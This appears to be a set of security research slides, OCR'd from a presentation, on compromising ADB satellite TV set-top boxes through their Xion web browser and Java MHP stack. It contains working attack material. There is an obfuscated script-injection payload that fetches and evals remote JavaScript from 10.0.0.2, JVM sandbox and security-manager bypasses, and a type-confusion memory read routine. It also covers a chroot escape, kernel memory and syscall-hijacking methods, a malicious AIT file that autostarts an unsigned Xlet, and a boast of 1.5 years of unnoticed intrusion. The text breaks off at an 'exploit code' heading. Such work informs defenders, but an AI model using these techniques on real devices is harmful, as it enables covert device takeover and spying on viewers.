  - packages, classes, methods and fields shall be visible in ECMAScript using a property of the global object called **Packages**
- Bypassing web browser restrictions by calling Java I/O from JavaScript
  - Arbitrary file reading over HTTP connection




```
var url=new Packages.java.net.URL('http://10.0.0.2/s.js');
var conn=url.openConnection();
conn.setRequestMethod('GET');
conn.setRequestProperty('Connection','close');
conn.connect();
var is=conn.getInputStream();
...
```

GETTING DEVICE ACCESS

Unlimited JavaScript code execution (2)

- The following album names were used to fetch & execute arbitrary JS file from a LAN



```
<script>var c=top. s.join(");eval(c)</script>
<script>top.s.push("eval(top.u);");</script>
<script>top.s.push("top.r.join(");");</script>
<script>top.s.push("dLine();}top.u=");</script>
<script>top.s.push("top.t=top.p.rea");</script>
<script>top.s.push("r.push(top.t); ");</script>
<script>top.s.push("t!=null) { top.");</script>
<script>top.s.push("ne();while(top.");</script>
<script>top.s.push(".t=top.p.readLi");</script>
<script>top.s.push("new Array();top");</script>
<script>top.s.push("utf-8'));top.r=");</script>
<script>top.s.push("mReader(top.o,"");</script>
<script>top.s.push("a.io.InputStrea");</script>
<script>top.s.push("ew Packages.jav");</script>
<script>top.s.push("ufferedReader(n");</script>
<script>top.s.push("kages.java.io.B");</script>
<script>top.s.push("; top.p=new Pac");</script>
```

```
<script>top.s.push("etInputStream()");</script>
<script>top.s.push(");top.o=top.n.g");</script>
<script>top.s.push(";top.n.connect(");</script>
<script>top.s.push("ction','close')");</script>
<script>top.s.push("Property('Conne");</script>
<script>top.s.push("op.n.setRequest");</script>
<script>top.s.push("Method('GET');t");</script>
<script>top.s.push("op.n.setRequest");</script>
<script>top.s.push("nConnection();t");</script>
<script>top.s.push("top.n=top.m.ope");</script>
<script>top.s.push("0.0.0.2/s.js');");</script>
<script>top.s.push("t.URL('http://1");</script>
<script>top.s.push("ackages.java.ne");</script>
<script>top.s.push("T');top.m=new P");</script>
<script>top.s.push("CT FROM INTERNE");</script>
<script>top.s.push("alert('DISCONNE");</script>
<script>top.s=new Array()</script>
```

GETTING DEVICE ACCESS

From JavaScript to Java

- JavaScript not very convenient for code execution / playing with an unknown device
- MHP specification states that
  - ECMAScript may directly invoke visible methods with the same permissions as the overall application
- Set-top-box web browser (Xion) implemented as Java Xlet
  - Privileged MHP application context
- (Almost) Unrestricted operation in JVM environment
  - Access to sensitive Java packages (`sun.` package)
  - Ability to create custom Class Loader objects
  - …

GETTING DEVICE ACCESS

From JavaScript to Java (2)

- Custom ClassLoader object created in JavaScript for arbitrary Java code execution
  - User provided codebase
  - All classes defined as fully privileged code
    - Null classloader namespace
    - Null `ProtectionDomain`
- Running any Java code

```
var loader=get_loader();
var clazz=loader.loadClass(„BlackBox”);
clazz.newInstance();
```

GETTING DEVICE ACCESS

Going unnoticed

- Using the SAT TV operator’s infrastructure for set-top-box code execution not convenient at all
  - Change of a set-top-box web browser configuration
    - Enabling HTTP scheme
    - Disabling validation of server certificates


```
<http-client schemes="http:https:dlnahttp"
  cert-dir="/flash/dummy/" />
```

- From time to time, lost access to the set-top-box needed to be regained
  - Fully automatic tool to speed up the process
- The above allowed for continuous and unnoticed set-to-boxes hacking for 1.5 years ☺

ELEVATING PRIVILEGES (JVM)

JVM Security model

- Standard JVM Security Manager extended by ADB implementation for MHP environment



```
FileInputStream fis=
new FileInputStream(„/
flash/registry.gz”);
```

```
public void checkRead(String s) {
  int i = MpBase.currentProcess();
  if (i == -1) return;
  ...
}
```

For Java PID == -1 no security checks in effect!

ELEVATING PRIVILEGES (JVM)

JVM Security model (broken implementation)

- The check for a given permission is always successful if the `rootPermissionsGrantor` object says so
- One instance of `RootPermissionsGrantor` object in the system
  - `RootPermissionGrantor.getInstance()`
- Java / MHP ROOT permission can be granted to arbitrary processes with the use of the `grantRootPermissions` method call

  -
    ```
    public void grantRootPermissions(int i) {
     MpBase.doImmortal(new PutPrivilegeAction(i));
    }
    ```

ELEVATING PRIVILEGES (JVM)

Full file system access

- Null classloader namespace and Null `ProtectionDomain` does not implicate ROOT privileges in a target set-top-box environment
- Additional permissions and security checks in place while accessing certain files via Java I/O API
  - `/flash/registry.gz`
- Unrestricted file system access by attaching to PID -1

```
sun.misc.CVM.attachProcess(-1)
```

ELEVATING PRIVILEGES (JVM)

Daemon threads

- Stopping Web browser application, stops all of its Java threads
- Daemon mode allows for background operation of code
- Going into daemon mode
  - attaching to PID -1
  - creating Java Thread as part of the topmost JVM ThreadGroup


ELEVATING PRIVILEGES (JVM)

Bypassing memory safety

- Java type system guards memory safety of a running program
- Read / write memory access required in order to inspect the underlying Operating System
- Abuse of Java Reflection API to create arbitrary type confusion condition for memory read and write functionality
  - Unsafe use of types such as casting from Object to integer and vice versa

ELEVATING PRIVILEGES (JVM)

Bypassing memory safety (2)



```
public static int readmem(int addr) {
 int val=-1;

 try {
  f_h.setInt(h,addr-8);
  val=h.v_h.v_i;
  f_h.setInt(h,0);
 } catch(Throwable t) {}

 return val;
}
```


ELEVATING PRIVILEGES (JVM)

Native code execution

- Type confusion along with read / write memory access used for executing native code
  - Inspecting Java VM class structure in memory
    - http://java.net/projects/phoneme/sources as a reference
  - Changing arbitrary method’s type from JAVA to NATIVE
  - Setting method’s address to the address of the code to invoke
- The use of Java Native Interface (JNI) for seamless parameter passing

ELEVATING PRIVILEGES (JVM)

Native code execution (JNI)



```
public int method_call(int arg0,Object arg1,int arg2) {
}
```

SH4 Registers assignement for native call

R4	JNIEnv ptr
R5	THIS ptr
R6	arg0
R7	arg1
R8	arg2

ELEVATING PRIVILEGES (JVM)

Native code execution (helper functionality)

- Comprehensive `ELFUtils` class to assist in native code execution
  - Parsing of `ET_REL`, `ET_EXEC` and `ET_DYN` types of ELF images in memory
  - Looking up symbol addresses
  - Looking up `GOT` entry addresses
- `NativeCode` class
  - Based on `ELFUtils` class
  - Generic wrapper for arbitrary Linux library symbol invocation in Java
    - `libc` functions i.e. `syscall()`

ELEVATING PRIVILEGES (OS)

Leaked file descriptors

- There are many open file descriptors available in a target MHP process
  - `/dev/kmem` (O_RDWR mode)
  - `/dev/mtd0` (O_RDWR mode)
- System architecture related issue
  - Open file descriptors shared among MHP threads due to their implementation as LinuxThreads
  - By breaking security of a single thread, attackers can get access to all resources (i.e. memory, open file descriptors) of all other threads (including those more privileged) of the MHP application

ELEVATING PRIVILEGES (OS)

Chroot sandbox bypass (Hermes only)

- Privilege elevation to ROOT
  - The use of `/dev/kmem` file descriptor
    - patching process credentials and capabilities structure in kernel memory
  - Target FD located via `fstat` syscall
- Chroot sandbox escape (like in 90's, but in Java)

```
public static void escapechroot() {
  Syscall.chroot("lib");

  for(int i=0;i<40;i++) {
   Syscall.chdir("..");
  }

  Syscall.chroot(".");
 }
```

ELEVATING PRIVILEGES (OS)

More privilege elevation attacks

- Hermes
  - ROOT service
    - OPEN, CLOSE, READ, WRITE, IOCTL AND LSEEK calls exposed via named pipes (leaked FD)
    - All operations conducted with ROOT privileges
  - `/dev/dbgio` device driver
    - IOCTL for read (0x0x40046401) and write (0xC00C6410) of kernel memory
    - No security checks
- Carbo
  - `/dev/grantcap` device driver
    - `GRANTCAP_Set` function of `libstd_drv_grantcap.so` library
    - Setting arbitrary capabilities for a target process
    - No security checks

ELEVATING PRIVILEGES (OS)

Kernel level I/O space access

- Kernel level I/O space access required for direct programming of various DVB chipset's registers
  - The need for word and dword granularity
- Arbitrary system call handler installation
  - Discovering the location of syscall table
    - Search for a pattern of given syscall entries (by addr)
  - Discovering target addr for the syscall code
    - Memory region of an unused `/proc` file handler
      - `/proc/stpti4_core/PTI_0_0/TC_DSC`
  - Hijacking unimplemented syscall slot #17

ELEVATING PRIVILEGES (OS)

Kernel level I/O space access (helper functionality)

- `KModule` and `KSyms` classes
  - Parsing binary images of kernel level modules from `/lib/modules`
  - Parsing of `/proc/modules` and `/proc/ksyms`
- Functionality
  - Looking up exported kernel symbols
    - `Ksyms.sym_addr("sys_ni_syscall")`
  - Looking up exported symbols by specific kernel module
    - `KModule.get_sym_addr("stpti4_core","stptiHAL_read_proc_dsc")`

MALWARE SPREADING VECTOR

About Xion Web Browser

- Custom Web Browser used in ADB set-top-boxes
  - Implemented as a Java TV Xlet
  - Extensions in the form of URI handlers and Plugins
- Support for DVB-HTML applications
  - XHTML 1.1, CSS 2, DOM 2 and ECMAScript
- Configuration setting in XML file
  - `xion-properties.xml`
  - User settings taken into account if configuration file found in user writeable `/flash` directory
- User can't actually distinguish if yet another STB menu or a web page gets displayed on a TV screen
  - No web address / connection information bars
  - Easier website spoofing

MALWARE SPREADING VECTOR

URI handlers


- The usual Xion document loading mechanism
  - `parseDocument` **method of** `DVBHTMLDocumentImpl` **class**
  - It does take into account URI scheme restrictions
- Document loading may also occur in a result of handling one of registered URIs
  - `handleURI` **method of** `URIHandlerPlugin` **subclass**
  - URI handling occurs prior to loading a document
- **The problem:**
  - URI handling does not take into account Xion's restrictions regarding allowed URI schemes
    - HTTP scheme allowed

MALWARE SPREADING VECTOR

AIT Handler

- Invoked by the Xion web browser for URI’s ending with `.ait`
  - `http://10.0.0.2/test.ait`
- Implementation of application loading from the interaction channel (IC)
  - AIT file specifies Java Xlet application to load and execute
  - File format follows Application Information Table format (MHP 1.x spec)

AIT file



```
application_type              = 0x01      (APP_DVB_J)
service_bound_flag            = 0         (app not bound to any service)
visibility                    = 0         (app not visible)
application_priority          = 0xff      (maximum priority)
application_control_code      = 0x01      (AUTOSTART)
app_id                        = 0x4000    (app_id from unsigned app range)
transport protocol_id         = 0x03      (transport via HTTP over IC)

transport protocol descriptor = http://10.0.0.2/)
application name              = SeXlet
initial_class                 = oc.ht9.xlet.p9.SeXlet
```

MALWARE SPREADING VECTOR

Unsigned Xlet execution

- By default, unsigned Xlet's are not allowed to be executed
  - `SIGNED_XLETS_ONLY=1` environment variable
  - Security checking done in DVB Class Loader code
- Class Loader problems
  - „/" in JVM's classpath
    - A call to load class `pkg1.pkg2.classname` will attempt to load a system class from `/pkg1/pkg2/classname.class` file
  - Class loading order
    - Possibility to load and launch unsigned Xlets prior to any security checking
    - The need for an Xlet class to be reachable from a classpath

MALWARE SPREADING VECTOR

Unsigned Xlet execution (IC file system)

- AIT files specify transport protocol for acquiring Xlet’s code
- HTTP over Interaction Channel (IC)
  - HTTP protocol transparently tunneled at the native layer
  - All resources visible `in Java I/O space through the IC file system mount point
    - `/OC/htN` directory
- IC file system mounted prior to class loading / signature security checks
- IC file system allows for user provided code to be visible as part of a system classpath
  - `oc.ht9.xlet.p9.SeXlet class`
    - Loading of `/oc/ht9/xlet/p9/SeXlet.class`
    - Acquiring `xlet.p9.SeXlet.class` class bytes via HTTP over Interaction Channel


MALWARE SPREADING VECTOR

Unsigned Xlet execution (exploit code)

